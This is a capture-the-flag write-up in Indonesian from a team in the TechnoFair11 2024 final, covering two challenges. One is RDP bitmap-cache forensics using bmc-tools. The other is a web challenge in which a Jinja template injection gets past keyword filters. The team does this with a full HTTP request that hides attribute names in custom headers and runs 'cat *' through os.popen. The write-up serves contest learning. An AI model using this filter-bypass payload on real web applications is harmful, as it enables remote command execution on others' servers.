Write Up Final TechnoFair11 2024

Team **Alat-alat wkwkw**

Steven Anthony

Endra Anugrah Apriyanto

Fakhry Zahran Hakim

Table of Contents

EHCACPDR

Forensic

Welcome, DFIR sleuth! Your eye for detail soon will be tested. We have received information that there are a series of eavesdropping traces from a system, and we need your expertise to uncover them.

Author: npdn

nc 103.185.53.181 1517

Lampiran:

chall.zip
https://mega.nz/file/hvhxiJgB#EuuLSZj9L7rpDTCR5K_MeWLqVryR34vC8l1cUcux7wc

Solusi:

Diberikan sebuah file bin cache, setelah dianalisa lebih lanjut, pada hex header file bin tersebut merupakan RDP8bmp, yang berarti file tersebut merupakan cached file dari BMP images.


Setelah melakukan googling, kami mendapatkan referensi terhadap challange yang mirip dengan challenge ini.

Referensi:
https://medium.com/@yashkumarnavadiya/htb-no-place-to-hide-easy-forensics-challenge-b025c864607a


Berdasarkan referensi tersebut, kita dapat meng-export file BMP images tersebut menggunakan tools ***bmc-tools.***

```
~/Docu/L/T/final/forensic/bmc-tools  master ?2
python3 ./bmc-tools.py -s ../Cache0000.bin -d output -b
[+++] Processing a single file: '../Cache0000.bin'.
[===] 2777 tiles successfully extracted in the end.
[===] Successfully exported 2777 files.
[===] Successfully exported collage file.
```

Tools tersebut akan menghasilkan sebuah collaged bmp file yang berhasil diexport.



Terdapat koneksi netcat juga yang disediakan pada challange ini, setelah kami jalankan programnya, ternyata kita perlu menjawab-menjawab pertanyaan yang jawabannya terdapat pada file BMP tersebut.



Setelah kami berhasil menjawab semua pertanyaan yang diberikan program tersebut, kami berhasil mendapatkan flagnya.

Flag:

`TechnoFair11{RDP_C4CH3_0B53RV3R_FRFRFR}`

Flexo


Web

Bantu saya jualan yukk, saya jual beraneka ragam barang di website ini, namun website jualan saya berhasil diretas dengan memanfaatkan salah satu celah kerentanan. Bantu saya mendapatkan celah kerentanan tersebut.


http://103.185.53.181:3223/

Author: zfernm

Solusi:



Diberikan sebuah website seperti pada gambar di atas. Setelah kami analisis, kami menemukan sebuah vulnerability terhadap SSTI.




Namun setelah dianalisis lebih lanjut, ternyata terdapat cukup banyak filter pada input formnya, dari yang kami ketahui beberapa, yaitu :

_ [ ] os application import |join builtins " dan mungkin masih banyak lagi sepertinya.

Untuk mem *bypass* filter tersebut, kita bisa manfaatkan *HTTP Headers* untuk mengisi payload, untuk headers lengkapnya seperti di bawah ini:

```
Headers :
GET
/succes?pesan={{request|attr(request.headers.c)|attr(request.head
ers.m)|attr(request.headers.g)(request.headers.s)|attr(request.he
aders.g)(request.headers.i)(request.headers.o)|attr(request.heade
rs.p)(request.headers.id)|attr(request.headers.r)()}} HTTP/1.1
Host: 103.185.53.181:3223
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/png,image/svg+xml,/;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

```
Connection: keep-alive
Cookie:
session=909886f0-c1e7-4e38-ad0b-5e8b693505bf.VfjUyfH9hVzMXoul1jRR
KGM0B7M
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Priority: u=4
c: application
m: __globals__
g: __getitem__
s: __builtins__
o: os
r: read
p: popen
id: cat *
i: __import__
Pragma: no-cache
Cache-Control: no-cache
```



dan berhasil menampilkan flagnya.

Flag : **TechnoFair11{Chall-fiNal_w3b_Exploit_FleXo}**